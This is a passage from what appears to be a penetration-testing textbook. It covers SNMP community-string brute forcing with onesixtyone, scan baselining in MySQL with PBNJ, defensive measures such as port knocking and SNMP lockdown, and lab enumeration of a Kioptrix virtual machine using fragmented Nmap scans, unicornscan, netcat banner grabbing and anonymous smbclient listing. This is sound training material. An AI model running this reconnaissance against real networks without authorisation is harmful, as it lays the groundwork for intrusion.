
As the image shows, the listing of the hosts that the Nmap tools has discovered is shown. There are a number of additional items that are of interest; we will not cover them all here, but you are encouraged to review them at your leisure. We will look at one more of the items before moving on, and that is the feature for the Topology, and example of this is shown in the following image:

As the image shows, though this option allows us to map the network topology, it is not as helpful when we are doing an internal test and the network is flat. It is, however, very helpful when the network is layered and not flat.

SNMP – a goldmine of information just waiting to be discovered

Simple Network Management Protocol (**SNMP**) is commonly mismanaged by busy administrators and developers. Frequently, you will see default community strings or community strings that are reused throughout the entire organization you are testing. You will want to ensure that your clients are using the most secure version of SNMP and that you cannot simply walk in to a building, unplug a phone, and sniff the community string. Newer versions of SNMP include strong encryption to avoid such flaws.

When the SNMP community string is NOT "public"

More than likely you will not find many community strings that are set at default. That is when you must dig into your toolset and earn your pay. There are many utilities that assist in actions such as brute forcing SNMP community names. One favorite is `onesixtyone`. This scanner is fast and efficient and will send requests in parallel to speed things up.

> Keep the following in mind when testing: just because a tool is very functional for most tasks, doesn't mean it will be functional for all. There is the possibility that you may have to reach back into your toolbox and try something different. The more you know about how a tool functions, the more likely you are to be successful in your testing. For instance, `onesixtyone` is looking for a particular value when it makes the SNMP request. The firewall used in this virtual lab probably does not use this value and therefore, it is invisible to the tool. After seeing the wealth of knowledge we obtained in the preceding section, would it not be horrible to miss out on this information just because we only used one tool for the task at hand?

The command syntax for `onesixtyone` is straightforward:

```
# onesixtyone -c dict.txt 192.168.50.10
```

Where we have `onesixtyone`, use the provided `dict.txt` file to check against `192.168.50.10`. This results in the following on our virtual network:

```
Scanning 1 hosts, 49 communities
192.168.50.10 [public] Linux Phobos 3.16.0-30-generic #40-14.04 Ubuntu
SMP Thu Jan 15 19:39:17 UTC 2015 x86_64
```

Looking at these results, we note that the host we scanned uses the Ubuntu Linux operating system and has the previously unknown community string of `public`. Let's change this on the host and see how we fare when using the same command:

```
Scanning 1 hosts, 50 communities
```

As expected, since we no longer had the community name in our list, we were unable to find it. We can create our own `dict.txt` file or add to the one that is already provided to us.

> When dealing with dictionary files, it is better to have several available to meet specific needs. It would be a good idea to have at least three available just for SNMP purposes: one with many defaults, another with popular names that people use for community names, and lastly a large file with many names that can be customized to your client based on company names, usernames, and so on.

Network baselines with scanPBNJ

In the previous chapter, we downloaded and hopefully successfully installed the tool in Kali 2.0. If not, we can use an earlier version of Kali. We will now use the tool to store information from our testing. We will take advantage of this and have PBNJ deposit our scan findings into a MySQL database that we will prepare.

Setting up MySQL for PBNJ

Type the following in the command line:

```
# service mysql start
```

The service should be started. You can also use `service stop` or `service restart` in the same manner. It is also important to note that the traditional way of using the start up commands is also good to know. For example:

```
# /etc/init.d/mysql start
```

Preparing the PBNJ database

Prepare the PBNJ database using the following steps:

```
# mysql
  Welcome to the MySQL monitor.  Commands end with ; or \g.
  Your MySQL connection id is 48
  Server version: 5.5.43-0+deb7u1 (Debian)

  Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.
  mysql> CREATE DATABASE BTpbnj;
  Query OK, 1 row affected (0.02 sec)
```

```
mysql> CREATE USER 'tester'@'localhost' IDENTIFIED BY 'password';
Query OK, 0 rows affected (0.01 sec)
mysql> GRANT ALL ON BTpbnj.* TO 'tester'@'localhost';
Query OK, 0 rows affected (0.01 sec)
mysql> exit
```

We created a database named `BTpbnj`, added a user named `tester` with a password of `password`, granted that user full database access, and exited the database.

Now, we need to edit the PBNJ configuration file to use our newly created database. Make a directory under root named `.pbnj-2.0/` (`mkdir -p pbnj-2.0`) and then change to that hidden directory. Perform the following command to copy your `mysql.yaml` configuration file to `config.yaml`:

```
root@kali:~/.pbnj-2.0# cp /usr/share/doc/pbnj/examples/mysql.yaml config.
yaml
```

Once the file has been copied, we need to edit several items using nano:

```
# nano config.yaml
# YAML:1.0
#
# Config for connecting to a DBI database
# SQLite, mysql etc
  db: mysql
# for SQLite the name of the file. For mysql the name of the database
  database: BTpbnj
# Username for the database. For SQLite no username is needed.
  user: "tester"
# Password for the database. For SQLite no password is needed.
passwd: "password"
# Password for the database. For SQLite no host is needed.
  host: "127.0.0.1"
# Port for the database. For SQLite no port is needed.
  port: "3306"
```

The following fields in `config.yaml` that are highlighted need to be changed to match the following:

- **db**: `mysql`
- **database**: `BTpbnj`
- **user**: `tester`

- **password**: `password`
- **host**: `127.0.0.1`
- **port**: `3306`

Exit nano by first saving your work with *Ctrl + O*, followed by *Enter*, and then *Ctrl + X* to exit.

First scan

Here, we scan `192.168.75.0/24`:

```
# /usr/local/bin/scanpbnj -a "-p- -T4" 192.168.75.0/24
```

This command initiates `scanpbnj` and uses the `-a` flag to use one of the now familiar Nmap flags. We targeted the `192.168.75.0/24` network in this example.

> If you are not following along with the examples, replace `192.168.75.0/24` with the IP range of your lab or network.

Once the scan is complete, you will see something along the lines of the following output appear on your screen:

```
-------------------------------------
Starting Scan of 192.168.75.2
Inserting Machine
Inserting Service on 53:tcp domain
Inserting Service on 80:tcp http
Scan Complete for 192.168.75.2
-------------------------------------
```

That's all there is to it. We now have a record of what is on our `192.168.75.0/24` network sitting in a database ready for our review.

> The default scan settings will perform Nmap's very verbose operating system detection, SYN scan, on the first 1025 ports excluding the little used port 0.

Reviewing the data

The information is in the database now, but how can we review it? Well, because we decided to use MySQL, we can rely on our previous MySQL knowledge to perform any type of query we like! Here are some examples:

Log in to the database and tell it to use the BTpbnj database:

```
# mysql
  Welcome to the MySQL monitor.  Commands end with ; or \g.
  Your MySQL connection id is 52
  Server version: 5.5.43-0+deb7u1 (Debian)


  Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.
mysql> use BTpbnj;
  Reading table information for completion of table and column names
  You can turn off this feature to get a quicker startup with -A


  Database changed
```

Once we are logged in, let's try some queries:

```
mysql> show tables;
  +------------------+
  | Tables_in_BTpbnj |
  +------------------+
  | machines         |
  | services         |
  +------------------+
  2 rows in set (0.00 sec)
```

There are two tables in the MySQL BTpbnj database.

```
mysql> describe machines;
  +-----------------+---------+------+-----+---------+-------+
  | Field           | Type    | Null | Key | Default | Extra |
  +-----------------+---------+------+-----+---------+-------+
  | mid             | int(11) | NO   | PRI | NULL    |       |
  | ip              | text    | YES  |     | NULL    |       |
  | host            | text    | YES  |     | NULL    |       |
  | localh          | int(11) | YES  |     | NULL    |       |
  | os              | text    | YES  |     | NULL    |       |
```

```
| machine_created | text    | YES  |     | NULL    |       |
| created_on      | text    | YES  |     | NULL    |       |
+-----------------+---------+------+-----+---------+-------+
7 rows in set (0.01 sec)
```

Now, we have some fields that we can base our next query on. Note the `created_on` and `machine_created` fields. These timestamps come in handy when performing your baselines.

```
mysql> select ip,os,created_on from machines where ip =
"192.168.75.2";
+--------------+------------+-------------------------+
| ip           | os         | created_on              |
+--------------+------------+-------------------------+
| 192.168.75.2 | unknown os | Wed Jul 29 19:57:39 2015 |
+--------------+------------+-------------------------+
1 row in set (0.00 sec)
```

We selected the `ip`, `os` and `created_on` fields from our database. Now, let's move on to some more interesting information.

```
mysql> describe services;
+-----------------+---------+------+-----+---------+-------+
| Field           | Type    | Null | Key | Default | Extra |
+-----------------+---------+------+-----+---------+-------+
| mid             | int(11) | YES  |     | NULL    |       |
| service         | text    | YES  |     | NULL    |       |
| state           | text    | YES  |     | NULL    |       |
| port            | int(11) | YES  |     | NULL    |       |
| protocol        | text    | YES  |     | NULL    |       |
| version         | text    | YES  |     | NULL    |       |
| banner          | text    | YES  |     | NULL    |       |
| machine_updated | text    | YES  |     | NULL    |       |
| updated_on      | text    | YES  |     | NULL    |       |
+-----------------+---------+------+-----+---------+-------+
9 rows in set (0.00 sec)
```

Looking at this information, we can see that we are now able to pull queries not just for one host, but for all hosts at once. Also, the output from this database could be in XML and then transferred to whichever tool we are using to track our penetration testing results.

> MySQL commands can be run from the command line so that the output can be exported into the format of your choice. Use the `-X` or `-H` switches when invoking the MySQL command to save to each respective file type. Most penetration testers will need a good understanding of the MySQL command syntax to be fully effective.

Let's see what type of data was collected in our simple scan:

```
mysql> select * from services;
   +------+---------+-------+------+----------+----------------|
   | mid  | service | state | port | protocol | version        |
banner          | machine_updated | updated_on             |
   +------+---------+-------+------+----------+----------------+
   |   42 | domain  | up    |   53 | tcp      | unknown version |
unknown product | 1319986659      | Wed Jul 29 19:57:39 2015 |
   |   42 | http    | up    |   80 | tcp      | unknown version |
unknown product | 1319986659      | Wed Jul29 19:57:39 2015 |
   +------+---------+-------+------+----------+----------------+
```

Using a database to store your findings is very efficient and highly recommended. Scan your virtual lab and test some of the different methods of extracting your data. Using this data wisely, it is possible to quickly determine the network environment, standard software versions, and other information that will be critical to determining which targets you should focus on during the next stages of the penetration test.

Enumeration avoidance techniques

As seen in the content of this chapter, an attacker can gain a lot of critical infrastructure information using freely available tools and techniques. As penetration testers, we cannot simply focus on attacking the network, we must also understand mitigating controls sufficiently to be able to offer advice and guidance to our customers. There are several methods that can be used by a corporation that will make it more difficult for an attacker to gain the information necessary to make a stealthy, successful attack on the customer's assets.

Naming conventions

Administrators should be encouraged to use naming schemes that do not give away information about the devices. For instance, let's say you used Nmap-Fu or DNS-Fu to pull the hostnames and found that the machines are labeled as follows:

- `dns1.example.com`
- `mail.example.com`
- `domainserver`
- `devserver`
- `administratorspivotpoint`
- `rogueWAP`

This would instantly give you an idea of which systems you would want to target first. A better method of naming could be along the lines of some tokenization such as ST1 = DNS server or that all development servers have 71 as part of the name. This would make things more difficult to understand for an intruder and, at the same time, would allow a valid administrator to quickly identify assets for what they are.

Port knocking

Frequently, administrators can choose to use **port knocking** to avoid port enumeration attempts. The concept can be as simple as requiring someone to connect to a secret port prior to connecting to a valid management port such as SSH.

A more advanced usage of port knocking would be to set up a telnet server and have your host-based firewall fire off rules that temporarily block an IP from connecting to any port on the system once it touches the telnet port.

Intrusion detection and avoidance systems

Although these do not provide the perfect security that vendors often claim, a properly configured IDS (host-based or network-based) can make a big difference in detecting enumeration attempts. These devices should be used as part of the corporation's in-depth defense strategy and should be properly managed, monitored, and updated to provide the most benefit to the security posture of the corporation in question.

Trigger points

Strategically placed systems that issue alerts when accessed can be used as an early warning system similar to using a perimeter motion detector in physical security. An administrator can set up a system on a segment that automatically sends alerts or initiates certain actions when devious connection attempts are made.

Administrators should avoid trying to "sweeten the deal" by opening up as many ports as possible on this system, as this may give away the purpose of the system. One item of note is that, if such systems are used in the environment, it is critical that they are maintained with the same diligence as other systems on the network. Having an unpatched system on your network would definitely make an inviting target for an attacker; however, giving said attacker a quick method of gaining a foothold within your network is NOT a good idea. Once a pivot point has been established, the attacker's job is much easier, and by the time you can respond to your trigger point alerts, the attacker may have already set up backdoors into your network on other systems.

SNMP lockdown

Ensure that the administrators use SNMP in a secured manner. As previously demonstrated, SNMP can be used to gain a wealth of knowledge, and in the hands of an attacker, this would basically become the end game. SNMP should be using the latest security mechanisms available such as encryption. Use the latest version of SNMP that is available if you have vetted it to be secure. It should also be locked down and restricted to only be accessible to certain hosts. Most important is that the public community should be removed.

> There may be times when your clients are unable to use the latest versions of SNMP for various reasons. In these cases, attempt to secure the protocol as much as possible. For example, you could advise they lock SNMP down to specific hosts.

Reader challenge

For this section, review the information from the chapter and try to expand on the topics. This will allow you to increase your knowledge of the different topics. To stimulate your thinking, try some of the following topics:

- The tcp wrappers can be considered as a simple firewall. It is a host-access control system and also can be used to secure a service. The tcp wrappers contains two files named `hosts.allow` and `hosts.deny`. Research this feature, try to implement it on one of your virtual machines, and then attempt to scan the network services once they are wrapped. An example of a wrapped service that has been scanned by Nmap is shown in the following image:

```
                              root@kali: ~                          _  □

 File  Edit  View  Search  Terminal  Help
Nmap scan report for 192.168.177.145
Host is up (0.00027s latency).
Scanned at 2015-08-01 19:13:37 EDT for 15s
Not shown: 991 closed ports
PORT     STATE SERVICE      VERSION
21/tcp   open  tcpwrapped
23/tcp   open  tcpwrapped
25/tcp   open  tcpwrapped
|_smtp-commands: Couldn't establish connection on port 25
80/tcp   open  http?
110/tcp  open  tcpwrapped
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn
143/tcp  open  tcpwrapped
| imap-capabilities:
|_  ERROR: Failed to connect to server
```

  Using the image as an example, configure the settings and scan the ports that are wrapped to achieve the same results. Once you have done this, see if there are any characteristics that you can identify when you scan ports that are wrapped compared to the ones that are not wrapped. This is part of being an advanced penetration tester. That is, you have to deploy a number of different defensive mechanisms and then test them to see how they react when scanned and probed.

- The next challenge is to create the concept of port knocking as discussed earlier in this chapter. Attempt to set up the port knocking concept to protect the ssh daemon on one of your virtual machines. The process is to create a sequence of ports that will be "knocked" on; once the sequence has been received the firewall will open the port that is waiting for the knock. While there are some controversial views on the effectiveness of port knocking with respect to security, there is a chance that you may encounter an administrator who has implemented it. Since that possibility does exist, it is a good idea to see how the ports react when the technique is deployed. An example of an architecture that has configured the protection of port knocking is shown in the following image:

```
-A INPUT -p tcp --dport 1111 -m recent --set --rsource --name KNOCK1 -m limit --limit 5/min -j LOG --log-prefix "ssh port knocking
1 " --log-level 7

-A INPUT -p tcp --dport 2222 -m recent --rcheck --rsource --seconds 5 --name KNOCK1 -m recent --set --rsource --name KNOCK2 -m limit
--limit 5/min -j LOG --log-prefix "ssh port knocking 2 " --log-level 6

-A INPUT -p tcp --dport 3333 -m recent --rcheck --rsource --seconds 5 --name KNOCK2 -m recent --set --rsource --name KNOCK3 -m limit
--limit 5/min -j LOG --log-prefix "ssh port knocking 3 " --log-level 6

-A INPUT -p tcp --dport 4444 -m recent --rcheck --rsource --seconds 5 --name KNOCK3 -m recent --set --rsource --name OPEN_SESAME -m
limit --limit 5/min -j LOG --log-prefix "ssh port knocking 4 " --log-level 6

-A INPUT -p tcp --dport 22 -m state --state NEW -m recent --rcheck --rsource --seconds 15 --name OPEN_SESAME -j ACCEPT
```

As the image shows, this configuration creates the port knocking sequence of four ports: 1111, 2222, 3333, and 4444. Once the port sequence is received, the iptables firewall will open port 22 for a period of 15 seconds and then it will close again. See if you can configure this to work, and then once you have tested it, scan the machine, and look at the sessions at the packet level to see if you can identify any characteristics of port knocking being configured. As an expansion of port knocking, see if you can capture the sequence when it works, and then deliberately send a sequence without the correct sequence and analyze the differences.

Summary

At this point, we discussed several methods necessary to enumerate a network. We used our virtual lab so that we can test these methods and gain the experience necessary to perform these actions on live networks.

You should have a good understanding of the tools and techniques available to you such as `onesixtyone` for SNMP brute forcing or Nmap for network scanning. With the power of PBNJ data, we determined that it is simple to get a baseline of the network in MySQL format and then use that data to quickly select the right targets for the next stage of our penetration testing.

We introduced our first reader challenge and provided two example challenges for you to pursue at your convenience.

In the next chapter, we will dive into the topic of exploitation. You will be introduced to compiling or rewriting **proof of concept** (**PoC**) exploit code from the web, using Metasploit, cracking passwords, and manually exploitating remote vulnerabilities.

6
Exploitation

We gathered our data, reviewed the information, and chose a few possible targets for the next stage in our penetration test. Now, it is time to go the extra mile and prove that the vulnerabilities found have a potential to impact the bottom line. After all, this is what your clients need to know and understand about their environment.

In this chapter, we will quickly review the basics of exploitation and then move on to the more interesting techniques and methods that will let us understand the true security posture of the network environment we are testing.

Items of interest discussed in this chapter include the following:

- Adding a vulnerable machine to our sandboxed virtual network enables you to follow along with the examples presented in the book
- Compiling and/or rewriting proof-of-concept exploit code found on the Internet
- Manually exploiting a remote vulnerability using publically available exploit code
- Transferring files to and from the victim machine
- Password cracking with John the Ripper
- Metasploit – learn it and love it

Exploitation – why bother?

There is a good possibility that your potential clients will not understand the benefits of performing a full penetration test. Simply enumerating the known vulnerabilities in a network environment is not sufficient to truly understand the effectiveness of the corporation's combined security controls; be prepared.

Here is a quick listing of common benefits that full exploitation provides:

- **Takes the guess work and doubt out of the equation**: By providing proof that critical infrastructure devices were compromised, and thus confidential data could have been leaked, altered, or made unavailable, the problem becomes "real" and the management team will have the necessary details needed to take steps towards remediation.

- **Validates that mitigating controls actually...mitigate**: Rather than blindly accepting that a theoretical mitigating control actually works a full exploitation penetration test enables management to prove the security measures are working as intended.

- **Finds easily overlooked holes in the security architecture**: Administrators of secured environments may falsely assume that the confidentiality, integrity, and availability of their confidential data is being protected by various layers of security they have in place. Unfortunately, all of these security measures have the inherent risk of making things more complicated, and thus introducing new possibilities for attackers to take advantage of vulnerabilities. Full exploitation penetration testing validates that there are no unknown security flaws that have been introduced into the network.

There are many other reasons why a quick health check of the network via a full penetration test can be useful to a business (besides the fact that a checkbox can be checked). When meeting with business owners or managers, try to understand what is important to their bottom line and try to determine how your skills and services fit in.

Manual exploitation

At this point, we should have two systems ready to go in our virtual environment:

- Our Kioptrix Level 1 machine, which will be our target
- Our Kali machine, which will be taking on the role of an attacker

Before we can start with exploitation, we need to determine our plan of attack. An example of our environment is shown in the following image:

Enumerating services

We will begin by locating the machine on our network using `Nmap`. Open up a new terminal session and type:

nmap -f -n -P0 -v -p- -T4 192.168.75.0/24

We instructed `Nmap` to scan all TCP ports for IPs on `192.168.75.X` using fragmented packets. Here is an excerpt of the results:

```
Scanning 192.168.75.14 [65535 ports]
Discovered open port 139/tcp on 192.168.75.14
Discovered open port 80/tcp on 192.168.75.14
Discovered open port 22/tcp on 192.168.75.14
Discovered open port 443/tcp on 192.168.75.14
Discovered open port 111/tcp on 192.168.75.14
Discovered open port 32768/tcp on 192.168.75.14
Completed SYN Stealth Scan at 10:24, 8.05s elapsed (65535 total ports)
Nmap scan report for 192.168.75.14
Host is up (0.00017s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE
```

```
22/tcpopen  ssh
80/tcpopen  http
111/tcpopen  rpcbind
139/tcpopen  netbios-ssn
443/tcpopen  https
32768/tcpopen  filenet-tms
MAC Address: 08:00:27:21:21:62 (Cadmus Computer Systems)

Read data files from: /usr/local/bin/../share/nmap
Nmap done: 256 IP addresses (3 hosts up) scanned in 202.60 seconds
        Raw packets sent: 262797 (11.555MB) | Rcvd: 131203 (5.249MB)
```

Take a look at the highlighted section. You will notice that our target machine has several open TCP ports – `22`, `80`, `111`, `139`, `443`, and `32768`.

Now we know that the system is up and the results indicate that several services are running, we have many choices. We can use Netcat or another similar program to manually probe these ports to get more information and possibly grab some banners, or we can start by performing a more thorough scan on the target machine in question.

Quick scans with unicornscan

Keep in mind that there are many available options to consider when choosing tools. Unicorn scan is a very fast scanner that can quickly scan the virtual lab for us. If your version of Kali does not have unicornscan installed, use the following command syntax: `apt-get install unicornscan` before attempting any of the following examples.

The following command will scan all TCP ports (`-mT` which is the default scan type) on the `192.168.75.0/24` segment using `500` packets per second (`-r500`). We instructed the command to provide us with information as it is received with the (`-I`) option:

 # unicornscan -mT -r500 -I 192.168.75.0/24

This results in the following:

```
TCP open 192.168.75.14:32768  ttl 64
TCP open 192.168.75.14:22  ttl 64
TCP open 192.168.75.14:443  ttl 64
```

```
TCP open 192.168.75.14:139  ttl 64
TCP open 192.168.75.14:80  ttl 64
TCP open 192.168.75.2:80  ttl 64
TCP open 192.168.75.2:53  ttl 64
TCP open 192.168.75.14:111  ttl 64
TCP open  domain[   53]    from 192.168.75.2  ttl 64
TCP open  http[   80]    from 192.168.75.2  ttl 64
TCP open  ssh[   22]     from 192.168.75.14  ttl 64
TCP open  http[   80]     from 192.168.75.14  ttl 64
TCP open  sunrpc[  111]     from 192.168.75.14  ttl 64
TCP open  netbios-ssn[  139]     from 192.168.75.14  ttl 64
TCP open  https[  443]     from 192.168.75.14  ttl 64
TCP open  filenet-tms[32768]     from 192.168.75.14  ttl 64
```

We can also scan for open UDP ports to complete the picture:

```
# unicornscan -mU -r500 -I 192.168.75.0/24
```

This results in the following output on this particular virtual network (your scan results will vary based on your current lab setup):

```
UDP open 192.168.75.2:53  ttl 64
UDP open 192.168.75.255:53  ttl 64
UDP open 192.168.75.2:161  ttl 64
UDP open 192.168.75.14:32768  ttl 64
UDP open 192.168.75.14:137  ttl 64
UDP open 192.168.75.14:111  ttl 64
UDP open  domain[   53]    from 192.168.75.2  ttl 64
UDP open  snmp[  161]    from 192.168.75.2  ttl 64
UDP open  sunrpc[  111]     from 192.168.75.14  ttl 64
UDP open  netbios-ns[  137]     from 192.168.75.14  ttl 64
UDP open  filenet-tms[32768]     from 192.168.75.14  ttl 64
UDP open  domain[   53]    from 192.168.75.255 ttl 64
```

Review the highlighted results from the previous output carefully. This information will be used to determine which attacks are performed against the targeted system.

Full scanning with Nmap

Now that we know which system we will be targeting, let's find out what a targeted Nmap scan will provide for us:

 # nmap -n -sTUV -pT:22,80,111,139,443,32768,U:111,137,32768 192.168.75.14

Here, we decided to go with a UDP and TCP scan of our open ports to determine their STATE.

- We use the -sTUV switch to notify Nmap that we are looking for UDP and TCP and provide software versions.
- We then specify the range using the -p option followed by the ports we would like to scan. U: designates that the ports are UDP.

Here is the output:

```
Starting Nmap6.49BETA4( https://nmap.org ) at 2015-08-02 11:27 EST
Nmap scan report for 192.168.75.14
Host is up (0.00089s latency).
PORT       STATE SERVICE      VERSION
22/tcp open  sshOpenSSH 2.9p2 (protocol 1.99)
80/tcp open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux)
mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tc popen  rpcbind
139/tcp open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp open  ssl/http    Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux)
mod_ssl/2.8.4 OpenSSL/0.9.6b)
32768/tcp open  rpcbind
111/udp open  rpcbind
137/udp open  netbios-ns  Microsoft Windows XP netbios-ssn
32768/udp open  rpcbind
MAC Address: 08:00:27:21:21:62 (Cadmus Computer Systems)
Service Info: Host: KIOPTRIX; OS: Windows

Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.14 seconds
```

Now, we have something that we can work with. We know which ports are open and have a good idea of which services are running.

The `OS: Windows` result indicates that this is a Windows machine, which it clearly is not. It is very important to review all of the data to make these determinations and not rely solely on one result.

If you review the results, you may note that there are many outdated services running on this machine. We will take advantage of this fact and use commonly known exploits to compromise the unit. We may want to manually validate these results. We will try to grab some banners now to see what we are dealing with.

Banner grabbing with Netcat and Ncat

Netcat is a very powerful tool that can be used during the enumeration and exploitation stages and can even be used to transfer files or to create backdoors.

We also compare Netcat to Ncat, which is one of the offerings provided by the Nmap team.

Banner grabbing with Netcat

In order to connect to port `80` on `192.168.75.14`, we can use the following command:

`# nc 192.168.75.14 80`

This will connect us to the web server on the Kioptrix machine. We need to invoke a command to receive informational output. Type the following:

`HEAD / HTTP 1.1`

Press *Enter* twice and take a look at the output:

```
HTTP/1.1 200 OK
Date: Sun, 02 Aug 2015 21:19:49 GMT
Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b
Last-Modified: Thu, 06 Sep 2001 03:12:46 GMT
ETag: "8805-b4a-3b96e9ae"
Accept-Ranges: bytes
Content-Length: 2890
Connection: close
Content-Type: text/html
```

This should look familiar. We already discussed the benefits of HTTP headers; the preceding information indicates that the machine is running Apache 1.3.20, RedHat Linux, using `mod_ssl` Version 2.8.4 and `OpenSSL` Version 0.9.6b.

> It is good practice to note down any actions taken during your testing. This will assist you in future conversations with clients and also allow you to easily replicate your testing at a later date.

This process can be continued with the other ports as well.

Banner grabbing with Ncat

Ncat can also be used to grab the `http` banner. This is how you do it:

```
# ncat 192.168.75.14 80
```

Ncat uses the same syntax as Netcat for this connection. Type the following and press *Enter* twice:

```
 HEAD / HTTP 1.1
```

We are presented with the following output:

```
HTTP/1.1 200 OK
Date: Sun, 02 Aug 2015 21:50:53 GMT
Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b
Last-Modified: Thu, 06 Sep 2001 03:12:46 GMT
ETag: "8805-b4a-3b96e9ae"
Accept-Ranges: bytes
Content-Length: 2890
Connection: close
Content-Type: text/html
```

A quick search for `mod_ssl/2.8.4` on the Internet will indicate there are vulnerabilities that we could take advantage of.

Banner grabbing with smbclient

One particularly interesting port that stands out is 139/TCP. With the `smbclient` tool, we can grab the banner of this server. Let's give it a try:

```
# smbclient -L 192.168.75.14 -N
```

This command invokes `smbclient` and directs it to connect to `192.168.75.14` to then display the server information. The `-N` switch indicates that we do not have a root password for this connection. This results in the following output:

```
 Anonymous login successful

Domain=[MYGROUP] OS=[Unix] Server=[Samba 2.2.1a]


  Sharename        Type       Comment

  ---------        ----       -------

